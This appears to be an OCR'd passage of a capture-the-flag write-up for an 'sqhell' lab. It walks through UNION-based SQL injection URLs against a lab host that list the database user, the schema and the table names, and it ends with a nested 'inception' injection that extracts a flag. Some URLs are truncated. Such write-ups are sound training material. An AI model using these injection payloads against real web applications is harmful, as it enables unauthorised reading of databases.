


Finding out max number of columns

From previous q we found out that user and database can be used interchangeably for 1 and 2




http://10.10.94.12/user?id=1%20AND%201=2%20union%20select%20user(),database(),3--



0.10.94.12/user?id=1 AND 1=2 union select table_name,2,3 from information_schema.tables where table_schema='sqhell_4'

Finding out the table name for 1st



http://10.10.94.12/user?id=1%20AND%201=2%20union%20select%201,table_name,3%20from%20information_schema.tables%20limit%201,1--%20-

similarly we can check for second one

http://10.10.94.12/user?id=1%20AND%201=2%20UNION%20ALL%20SELECT%20%20%271%20%20UNION%20ALL%20SELECT%201,flag,3,4%20from%20flag--%20-%272,3%20from%20sqhell_4.users%20limit%200,1--

Now at last ot was really brainstorming , what we had to do was to realise that statement from inception and perform a inception injection i.e queries inside the queries.